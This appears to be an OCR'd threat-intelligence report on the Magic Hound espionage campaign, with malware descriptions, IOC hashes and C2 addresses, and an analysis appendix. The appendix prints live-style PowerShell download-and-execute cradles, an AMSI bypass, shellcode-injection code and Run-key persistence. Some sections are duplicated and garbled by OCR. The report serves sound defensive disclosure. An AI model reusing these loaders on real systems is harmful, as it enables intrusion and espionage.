
MAGICHOUND.DROPIT

The Magic Hound campaign was also discovered using a custom dropper tool, which we have named MagicHound.DropIt. The DropIt Trojan we analyzed is an executable that builds another executable by decoding embedded blobs of base64 encoded data and concatenating them together in the correct order. In all of the DropIt samples we collected, the dropper then saves the executable to the user’s %TEMP% folder and executes the file.

We have also seen Magic Hound using DropIt as a binder, specifically dropping a legitimate decoy executable along with the malicious executable onto the target host. The legitimate decoy executable and the malicious executable are then both executed, but with the malicious file running in the background and the decoy presented to the user. These types of tactics are generally used for evasion and to not trigger and suspicion from the victim. In one example, the decoy executable was a legitimate Flash installer, therefore from the victim’s perspective, they would experience the expected behavior of a Flash installer.

MAGICHOUND.RETRIEVER

We observed a DropIt sample installing another Trojan we call MagicHound.Retriever. At a high level, Retriever is a .NET downloader that retrieves secondary payloads using an embedded URL in its configuration as the C2. Retriever uses .NET web services and the SoapHttpClientProtocol class to communicate with its C2 server, which generates HTTP requests resembling the example request in Figure 4.




```
POST /WebService.asmx HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; MS Web Services Client Protocol 2.0.50727.3053)
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://tempuri.org/SetLog2"
Host: service.chrome-up.date:8080
Content-Length: 386
Expect: 100-continue
Connection: Keep-Alive

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/
envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/
XMLSchema"><soap:Body><SetLog2 xmlns="http://tempuri.org/"><ip>172.16.107.130#172.16.107.130</
ip><mac>60F81DB7A8EB</mac><host>yumyumpizza</host><pass /></SetLog2></soap:Body></soap:Envelope>
```

Figure 4 Retriever HTTP request sent to its C2 server

MAGICHOUND.LEASH

The Magic Hound campaign was also discovered deploying an IRC Bot, which we have named MagicHound.Leash. We discovered this connection when we observed a DropIt sample installing a backdoor Trojan that used IRC for its C2 communications.

Leash obtains its commands via private messages (PRIVMSG) sent from the adversary who must also be connected to the IRC server. All of its available commands (see Appendix), except for the VER command seen in Figure 5, must be issued by individuals in the IRC channel with nicknames that start with "AS_" or "AF_".




```
 ~AS_a@172.16.107.130 (172)
13:42 -!- Irssi: Starting query in 172 with Zuria
13:42 <AF_rfalc> VER
13:42 <Zuria>     8 LED= 20160124









 [13:43] [AF_rfalc(+i)] [4:172/Zuria]
[Zuria]
```

Figure 5 Lecash bot responding to VER command

There are a great deal of similarities between the IRC bot originally discussed in iSight's NEWSCASTER whitepaper and LEASH. iSight's whitepaper provided details on an IRC bot, which some refer to as Parastoo based on the password used to join the IRC channel, as seen in the following network traffic generated when attempting to connect to the C2:

Parastoo Trojan	MagicHound.Leash
USER AS_ # # :des NICK t__982	USER AS_a # # :des NICK Conroy
JOIN :#tistani Parastoo	JOIN :#kalk

Performing a binary diff revealed a 67% similarity between the Leash and Parastoo samples. In addition to sharing significant portions of code, both of the IRC bots require an IRC user's nickname to start with either "AF_" or "AS_" to run commands on the system. Also, the two bots have similar responses to "VER" commands seen in Figure 6 below, which differ slightly from the responses seen generated by Leash.



```
 ~AS_@172.16.107.130 (127)
10:03 <rfalc> HI
10:03 <AS_rfalc> HI
10:03 <t__982>  Hi,my name is  t__982, Im ready
10:04 <AS_rfalc> VER
10:04 <t__982>  ISAC 4 LED= 110430








 [10:07] [AS_rfalc(+i)] [4:127/t__982]
[t__982]
```

Figure 6 Parastoo Trojan responding to commands in similar manner to Leash

MPKBot

We also found a second IRC bot called MPK using the same IP for its C2 server that a Leash sample was hosted on. This MPK IRC bot is very similar to the MPK Trojan that used a custom C2 communications protocol, as detailed in a whitepaper by CheckPoint regarding a threat group called Rocket Kitten. We believe this version of the MPK Trojan is based on the same code base, as both the IRC version and the one referenced in the white paper have considerable similarities from a behavior standpoint as well as direct code overlap.

CONCLUSION

The Magic Hound attack campaign is an active and persistent espionage motivated adversary operating in the Middle East region. Organizations in the government, energy, and technology sectors have been targeted by this adversary, specifically organizations based in or doing business in Saudi Arabia. The toolset used by the Magic Hound campaign was an assortment of custom tools, as well as open sourced tools available to the general public. None of the tools we uncovered were found to be exploit-driven, and relied exclusively on social engineering tactics to compromise targets. While we did discover a potential relationship with the Rocket Kitten adversary group, we cannot confirm the extent of that relationship at this time, although we will continue to monitor the activities of Magic Hound.

Palo Alto Networks customers are protected via the following:

INDICATORS OF COMPROMISE

MagicHound.DropIt SHA256

c21074f340665935e6afe2a972c8d1ab517954e2dd05cc73e5ff0e8df587b99d

ea139a73f8ec75ea60dfa87027c7c3ef4ed61b45e1acb5d1650cc54e658984ba

da2abdc951e4b2272fea5c8989debd22e26350bab4b4219104bccec5b8a7ff5a

0d3ae682868cb3ff069ec52e1ffc5ef765453fd78e47b6366d96aebb09afd8ab

f0ecc4388f0d84501499711681a64a74c5d95e0bb6a2174cbe3744bd5a456396

860f4cd44371a180a99bc16526f54f8b051c420a3df334d05d569d0cdadac3d2

b42b1186211633c2d47f3d815f0371ba234fee2ed0f26e487badc58e1ab81061

4beee6e7aa244335e161fdc05296ea100090c2114b4ff2e782e3ee3e1f936fdf

5e0e09c9860b293c4c9a2382a7392963adc54d6a23440abb9a2d89c50f8fd305

3161f9087d89a2d036ea32741d5a006c6bb279d36ff8d1acde63f2e354f8c502

MagicHound.Fetch PE SHA256

b6c159cad5a867895fd41c103455cebd361fc32d047b573321280b1451bf151c

6a7537f2cedbf453114cfba086e4746e698713777fb4fa4fc8964247dde741ed

16d87fbd8667677da1af5433b6d797438f8dc0ab565fb40ecb29f83f148888cd

92bc7d04445cf67aa7ddf15792cd62778d2d774d06616d1986f4c389b3d463f5

86d3409c908f667dd298b6a7e1e17652bb29af73e7daed4a5e945fbdf742e9f4

c3a8f5176351e87d28f45e58c79bb6646bb5d94ade7a24c6556514c860004143

a390365ddfcce146a8fa8435022f19b9a1be29f2b11a049cb660ec53f36beb06

d2ffc757a12817e4b58b3d58d71da951b177dedd3f65ca41fad04a03fc63fac6

79c9894b50cde62b182bd1560060c5c2bf5a1cef2b8afdffc4766e8c55ff6932

2f7f3582504fbce349a6991fbb3b5f9577c5c014b6ce889b80d51977fa6fb31a

8c2e4aa8d73ad2e48d70dfa18abea62769c7bef59c8c1607720f4f6162413f75

abe8e86b787998a07411ee24f3f3d8a79e37c6da539650ceed566b081f968c26

9e4d2e983f8a807f741f8873e6fa5d222dc6f3b358ccfc3a6c700398b342f656

e57f77cc3d117923ec01aa0e044edc11b1042e57993ca7f74d971630893ca263

ca6e823dedd6ca5fada2b1fa63d0acb288027f5a3cdd2c60dcace3c424c5ced0 eaaecabb439c81e522d9f5681fdb047ee62381e763f0d9646e68cd507479ba5a

1c3e527e496c4b0594a403d6d582bc6db3029d27369720d0d5122f862b10d8f1

29a659fb0ef0262e4de0dc3c6a140677b6ddee13c1819b791bd280be0547e309

MagicHound.Fetch PE C2

service.chrome-up[.]date

www3.chrome-up[.]date

www7.chrome-up[.]date

timezone[.]live

service1.chrome-up[.]date

104.238.184[.]252

www5.chrome-up[.]date

servicesystem.serveirc[.]com

MagicHound.Fetch DOC SHA256

218fac3d0639c0d762fcf71685bcf6b64c33d1533df03b4cf223d9b07ca1e3c2

e5b643cb6ec30d0d0b458e3f2800609f260a5f15c4ac66faf4ebf384f7976df6

71e584e7e1fb3cf2689f549192fe3a82fd4cd8ee7c42c15d736ebad47b028087

388b26e22f75a723ce69ad820b61dd8b75e260d3c61d74ff21d2073c56ea565d

33ee8a57e142e752a9c8960c4f38b5d3ff82bf17ec060e4114f5b15d22aa902e

5469facc266d5582bd387d69032a91c8fff373213b66a2f0852666e72bcdc1da

528714aaaa4a083e72599c32c18aa146db503eee80da236b20aea11aa43bdf62

66d24a529308d8ab7b27ddd43a6c2db84107b831257efb664044ec4437f9487b

cfce4827106c79a81eef6d3a0618c90bf5f15936036873573db76bed7e8a0864

68db2b363a88b061cc9063535f3920673f1f08d985b14cb52b898ced6c0f8964

e837f6b814c09900726dac2cf55f41babf361152875ba2a765a34ee5cc496087

f912d40de9fe9a726448c1d84dfba2d4941f57210b2dbc035f5d34d68e8ac143

af0ae0fa877f921d198239b7c722e12d14b2aa32fdfadaa37b47f558ae366de9

6d1a50ca3e80442fa3e2caca86c166ed60bef32c2d0af7352cd227303cdec031

MagicHound.Fetch DOC C2

45.76.128[.]165

139.59.46[.]154

104.218.120[.]128

89.107.62[.]39

69.87.223[.]26

analytics-google[.]org

89.107.60[.]11

www3.chrome-up[.]date

www.microsoftsubsystem.com-adm[.]in

www1.chrome-up[.]date

MagicHound.Fetch XLS SHA256

6c195ea18c05bbf091f09873ed9cd533ec7c8de7a831b85690e48290b579634b

97943739ccf8a00036dd3cdd0ba48e17a82ab9b65cc22c17c6e6258e72bb9ade

MagicHound.Fetch XLS C2

45.76.128[.]165

139.59.46[.]154

Pupy Loaders SHA256

7e57e35f8fce0efc3b944a7545736fa419e9888514fcd9e098c883b8d85e7e73

db453b8de1a01a3e4d963847c0a0a45fb7e1a9b9e6d291c8883c74019f2fc91f

82779504d3fa0ffc8506ab69de9cb4d8f6415adbb11a9b8312828c539cf10190

Pupy Loaders C2

139.59.46[.]154

www1.chrome-up[.]date

MagicHound.Retriever SHA256

1c550dc73b7a39b0cd21d3de7e6c26ece156253ac96f032efc0e7fcc6bc872ce

7cdbf5c035a64cb6c7ee8c204ad42b4a507b1fde5e6708ea2486942d0d358823

b2ea3fcd2bc493a5ac86e47029b076716ed22ef4487f9090f4aa1923a48015d6

3f23972a0e80983351bedf6ad45ac8cd63669d3f1c76f8834c129a9e0418fff1

MagicHound.Retriever C2

service.chrome-up[.]date

msservice[.]site

microsoftexplorerservices[.]cloud

MagicHound.Leash SHA256

133959be8313a372f7a8d95762722a6ca02bc30aaffde0cbcf6ba402426d02f5

ba3560d3c789984ca29d80f0a2ea38a224e776087e0f28104569630f870adaf4

d8731a94d17e0740184910ec81ba703bad5ff7afc92ba056f200533f668e07bf

MagicHound.Leash C2

45.56.123[.]129

syn.timezone[.]live

MPKBot SHA256

d08d737fa59edbea4568100cf83cff7bf930087aaa640f1b4edf48eea4e07b19


MPKBot C2

45.58.37[.]142

Appendix

MAGICHOUND.ROLLOVER

The Magic Hound campaign used Word and Excel documents as a delivery method, specifically documents that contain a malicious macro that attempts to load either the Pupy RAT or possibly Meterpreter. We call this tool MagicHound.Rollover. In one example, the Word document contained a button with the label “First click "Enable Content" above the page, then click here to fill out the form”



Security Warning Some active content has been disabled.

YOUR NAME HERE

15 Parents' Road, Home Town, PST CDE
(+96) Home number
Email address *(e.g. firstname.surname@hotmail.com)*

123 Student Road, Term Town, PST CDE
(+96) Mobile number

First click "Enable Content" above the page, then click here to fill out the form

This string attempts to trick the user into enabling macros to execute the malicious code within the macro. When the macro executes, it unhides a table that contains the contents of a legitimate document in an attempt to make the user less suspicious of the malicious activities occurring in the background. The macro contains malicious code that attempts to download content from a remote server.

The macro uses PowerShell to download a shellcode-based payload from a remote server using one of two available techniques. The first technique is rather straightforward, using PowerShell’s "iex" function to execute a string obtained from a remote server. The macro carries out this first technique by running the following command:

```
powershell.exe -w hidden -noni -nop -c "iex(New-Object
System.Net.WebClient).DownloadString('hxxp://139.59.46.154:3485/eiloShaegae1')"
```

The code above generates the following HTTP request, which the C2 server would then respond to with a script that PowerShell would execute:

```
GET /eiloShaegae1 HTTP/1.1
Host: 139.59.46[.]154:3485
Connection: Keep-Alive
```

The second method involves using PowerShell to create a thread to execute a buffer of shellcode, which we believe the threat actors obtained from the Magic Unicorn source code. The Unicorn source code contains a comment for this specific PowerShell command, which is described as a “one line shellcode injection with native x86 shellcode”.

The shellcode begins with a stub that is responsible for decrypting additional shellcode. To decrypt the additional shellcode, the stub code will start with an initial key, such as 0x6CAF9362 and XOR the first DWORD of the additional shellcode. It will then add the resulting DWORD to the key that the stub code will use to decrypt the second DWORD and so on. After we decrypted the additional shellcode, we determined that the functional shellcode is part of the Metasploit Framework, specifically using the block_api.asm code to resolve API function names and the block_reverse_http.asm code to obtain additional shellcode to execute on the system. The assembly code used to create the shellcode can be obtained from:

https://github.com/rapid7/metasploit-framework/blob/master/external/source/shellcode/windows/x86/src/block/block_api.asm

https://github.com/rapid7/metasploit-framework/blob/master/external/source/shellcode/windows/x86/src/block/block_reverse_http.asm

The purpose of the shellcode is to obtain additional shellcode to execute using an HTTP request to the URL "hxxp://45.76.128[.]165:4443/0w0O6". We are unsure of the shellcode hosted at this URL, but it is possible that additional shellcode-based payloads like Meterpreter could have been served by this shellcode.

Two Rollover delivery documents (SHA256: 6c195ea18c05bbf091f09873ed9cd533ec7c8de7a831b85690e48290b579634b and SHA256: 218fac3d0639c0d762fcf71685bcf6b64c33d1533df03b4cf223d9b07ca1e3c2) attempted to communicate with the URL hxxp://139.59.46[.]154:3485/eiloShaegae1 to obtain additional code to execute. On January 1, 2017, we observed this URL responding to the above HTTP request with the following data:

```
powershell.exe -exec bypass -window hidden -noni -nop -encoded
JABjAG8AbQBtAGEAbgBkACAAPQAgACcAVwB3AEIATwBBAEcAVQBBAGQAQQBBAHUAQQBGAE0AQQBaAFEAQgB5AEEASABZAEEA
```

As you can see, the C2 server responds with a PowerShell command that will run on the system. The PowerShell command decodes to the following:

```
$command =
'WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAHIAdgBlAHIAQwBlAHIAdAl
    if ($Env:PROCESSOR_ARCHITECTURE -eq 'AMD64')
    {

       $exec = $Env:windir + '\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -exec bypass -window hidden -noni -nop -encoded ' +
       IEX $exec
    }
    else
    {
       $exec = [System.Convert]::FromBase64String($command)
       $exec = [Text.Encoding]::Unicode.GetString($exec)
       IEX $exec
    }
```

The script above checks the system architecture to determine if it is an x64 machine and attempts to execute a base64 encoded command that decodes to the following:

```
[Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};
   try{
   [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed', 'NonPublic,Static').SetValue($null,
$true)
   }catch{}
   IEX (New-Object Net.WebClient).DownloadString('http:// 139.59.46[.]154:3485 /IMo8oosieVai');
```

This decoded PowerShell script attempts to download and execute a file using HTTP from the URL "hxxp:// 139.59.46[.]154:3485 /IMo8oosieVai". The C2 server will respond to this HTTP GET request with a large amount of data that includes a PowerShell script that also contains a DLL payload that is embedded as a series of base64 encoded chunks, that is then decoded using the following code:

```
$PEBytesTotal =
[System.Convert]::FromBase64String($PEBytes0+$PEBytes1+$PEBytes2+$PEBytes3+$PEBytes4+$PEBytes5+$PEBytes6+$PEBytes7+$PI
```

The PowerShell script loads the DLL payload directly into memory without saving it to the disk. The Pupy payload was generated using the following configuration, which shows the C2 IP/port and the use of the "obfs3" transport:

```
LAUNCHER_ARGS=['--host', '139.59.46[.]154:3543', '-t', 'obfs3']
```

It appears the adversary used a majority of the following Pupy module to create the PowerShell commands used in the delivery documents:

https://github.com/n1nj4sec/Pupy/blob/master/Pupy/Pupylib/payloads/ps1_oneliner.py

MAGICHOUND.FETCH

The custom loader Trojan used by this group, which we call MagicHound.Fetch is responsible for setting up persistent access to the system and to reach out to a remote server to download and execute a secondary payload. To set up persistence, the loader creates a folder named "c:\temp", sets its attributes to be a hidden and system folder to hide the folder from view in Windows Explorer. It then writes a file named "rr.exe" (SHA256: f439dee4210d623b5aa7491bad8e8d9b43305f25a5d26940eb36f6460215cf8e) to this folder and executes it with specific command line arguments. During our analysis, we observed one loader running “rr.exe” with the following arguments:

```
open cmd.exe /c c:\\temp\\rr.exe SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\spp.exe" iexplore
```

The "rr.exe" payload dropped to the system does nothing more than use the supplied command line arguments to create a registry key to execute the payload each time the system starts. In the example above, the "spp.exe" executable would be added to an auto-run registry key at:

SOFTWARE\Microsoft\Windows\CurrentVersion\Run\iexplore

Many of the Fetch samples attempted to obfuscate their functionality by encrypting their embedded strings with AES using the same key "agkrhfpdbvhdhrkj"; however, the loader's main goal involved running the following command:

```
/c powershell -window hidden -EncodedCommand
JAAwAG8AOABlACAAPQAgACcAJABmADkAQgAgAD0AIAAnACcAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwA
```

The base64 encoded command decodes to the following:

```
$0o8e = '$f9B = ''[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint
flProtect);[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr
lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);[DllImport("msvcrt.dll")]public static extern IntPtr
memset(IntPtr dest, uint src, uint count);'';$w = Add-Type -memberDefinition $f9B -Name "Win32" -namespace Win32Functions -
passthru;[Byte[]];[Byte[]]$z = &lt;shellcode REDACTED for brevity&gt;;$g = 0x1000;if ($z.Length -gt 0x1000){$g =
$z.Length};$rJr=$w::VirtualAlloc(0,0x1000,$g,0x40);for ($i=0;$i -le ($z.Length-1);$i++) {$w::memset([IntPtr]($rJr.ToInt32()+$i), $z[$i],
1)};$w::CreateThread(0,0,$rJr,0,0,0);for (;;){Start-sleep 60};';$e =
[System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($0o8e));$DKn = "-enc ";if([IntPtr]::Size -eq 8){$b32 =
$env:SystemRoot + "\syswow64\WindowsPowerShell\v1.0\powershell";iex "&amp; $b32 $DKn $e"}else{;iex "&amp; powershell $DKn
$e";}
```

The decoded command above builds a buffer that it uses to store shellcode and creates a thread to execute it. We found the command above within the source code of Magic Unicorn, which was also used in the Magic Hound delivery documents. The shellcode executed by this command is the same as in the delivery documents as well, specifically taken from Metasploit to obtain additional shellcode to execute using an HTTP request to the following URL:

http://www7.chrome-up[.]date/0m5EE

We are unsure of the shellcode hosted at this URL, as we were unable to coerce the C2 server to provide a payload. However, as alluded to above, we believe that this adversary used the open source Magic Unicorn tool to load a shellcode-based payload. The fact that the actor used Metasploit shellcode within the Unicorn generated PowerShell script leads us to speculate that the ultimate payload of this attack is Meterpreter, which is a shellcode-based payload.

PUPY LOADER

Pupy comes with default loaders that run the RAT on a variety of different platforms, specifically Windows, OSX, Linux and We have seen the Magic Hound actors using both the 32-bit and 64-bit DLL loaders that come with Pupy to infect Windows systems. We have gathered three samples of the default loader associated with this group and extracted the following configurations:

SHA256 of Sample	Configuration
82779504d3fa0ffc8506ab69de9cb4d8f6415adbb11a9b8312828c539cf10190	LAUNCHER_ARGS=['--host', 'www1.chrome-up[.]date:4443', '-t', 'obfs3']
db453b8de1a01a3e4d963847c0a0a45fb7e1a9b9e6d291c8883c74019f2fc91f	LAUNCHER_ARGS=['--host', 'www1.chrome-up[.]date:4443', '-t', 'obfs3']
7e57e35f8fce0efc3b944a7545736fa419e9888514fcd9e098c883b8d85e7e73	LAUNCHER_ARGS=['--host', '139.59.46[.]154:3543', '-t', 'obfs3']

These configurations show that this group uses both fully-qualified domain names and IP addresses to host their Pupy C2 servers. Also, the configurations show the use of the “obfs3” (The Threebfuscator) transport, which is an obfuscation method to hide the true TCP-based communications protocol. The “obfs3” is used in the Tor project and the specifics of this transport can be found at the Tor Project.

MAGICHOUND.DROPIT

The Magic Hound campaign was also discovered using a custom dropper tool, which we have named MagicHound.DropIt.

The DropIt Trojan we analyzed is an executable that builds an embedded executable by decoding embedded blobs of base64 encoded data and concatenating them together in the correct order. In all of the DropIt samples we collected, the dropper will then save the executable to the user’s %TEMP% folder and execute the file, specifically to one of the following filenames:

- %TEMP%\spp.exe
- %TEMP%\sloo.exe
- %TEMP%\spoo.exe
- %TEMP%\vschos.exe

We have also seen Magic Hound using DropIt like a binder Trojan, specifically dropping a legitimate decoy executable along with the malicious executable as a payload. For example, we analyzed a DropIt sample (SHA256: cca268c13885ad5751eb70371bbc9ce8c8795654fedb90d9e3886cbcfe323671) that dropped two executables, one of which was saved to “%TEMP%\flash_update.exe” that was a legitimate Flash Player installer. We believe the Magic Hound campaign uses the DropIt Trojan to run legitimate applications that fit their social engineering, which in the example above included coercing the victim into updating their Flash Player.

MAGICHOUND.RETRIEVER

We observed a DropIt sample installing another Trojan we call MagicHound.Retriever. At a high level, Retriever is a .NET downloader that downloads secondary payloads from servers associated with Magic Hound. While the Trojan itself does not resemble the other Magic Hound tools, it does create a folder named "c:\temp" that the Magic Hound loader creates to store its persistence executable, as previously discussed. The folder name is quite generic and by itself is not a great correlation point, however, this coupled with the shared infrastructure makes a higher fidelity connection between the two.

The Retriever Trojan uses the following namespace:


using pcchekapp.grp.ammar.samaneh;

Android.The malware begins by creating a web service object and uses the following URL within its configuration:

http:// service.chrome-up[.]date:8080 /WebService.asmx

It then calls a function called "SetLog2", which sets variables for the system's IP address, MAC address and hostname. A password variable is available but unused in this sample. The code will gather some information about the system, specifically the local IP address, MAC address, and the external IP address of the system. The code obtains the external IP address via an HTTP request using to “http://checkip.dyndns.org/” and uses a regular expression to locate an IP address from the HTTP response.

Once these variables are set, the malware uses the SoapHttpClientProtocol class to communicate with its C2 server, which issues an HTTP POST requests that appears as:



```
POST /WebService.asmx HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; MS Web Services Client Protocol 2.0.50727.3053)
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://tempuri.org/SetLog2"
